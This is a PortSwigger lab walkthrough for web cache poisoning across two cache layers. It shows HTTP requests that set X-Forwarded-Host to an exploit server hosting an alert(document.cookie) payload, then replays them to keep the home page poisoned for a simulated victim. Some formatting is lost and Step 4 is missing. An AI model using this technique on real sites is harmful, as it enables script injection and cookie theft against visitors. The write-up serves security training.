PortSwigger
Lab Description
This lab is vulnerable to web cache poisoning using multiple layers of caching. A user regularly visits this site’s home page using Chrome.
Objective: Poison the internal cache so that the home page executes alert(document.cookie) in the victim’s browser.
Step 1: Identify the Cache Oracle
Send the GET / request to Burp Repeater.
Request:
GET / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net

Observation: Any changes to the query string are reflected in the response, indicating the external cache includes it in the cache key.
Step 2: Add a Cache Buster
Use Param Miner or manually add a dynamic query parameter to bypass the external cache:
GET /?cb=123 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
This ensures you always get a fresh response from the backend.
Step 3: Test X-Forwarded-Host Support
Add the X-Forwarded-Host header pointing to your exploit server:
GET /?cb=123 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

Observed behavior:
- The exploit server URL is reflected in multiple places in the response:
- Canonical link element
analytics.jsimportgeolocate.jsimport
Step 5: Create the Malicious Payload
Go to the exploit server and create a file at /js/geolocate.js:
alert(document.cookie)

Store the exploit.
Step 6: Poison the Internal Cache
Back in Burp Repeater:
- Remove the dynamic cache buster (
?cb=123) - Keep the
X-Forwarded-Hostheader pointing to your exploit server
Request:
GET / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

Send repeatedly until all three dynamic URLs in the response point to your exploit server:
- Canonical link:
https://EXPLOIT-SERVER/... analytics.js:https://EXPLOIT-SERVER/js/analytics.jsgeolocate.js:https://EXPLOIT-SERVER/js/geolocate.js
Step 7: Keep the Cache Poisoned
Continue replaying the request periodically to keep the cache poisoned until the victim visits the home page.

Step 8: Lab Solved
When the victim visits the home page, alert(document.cookie) executes, and the lab is solved.
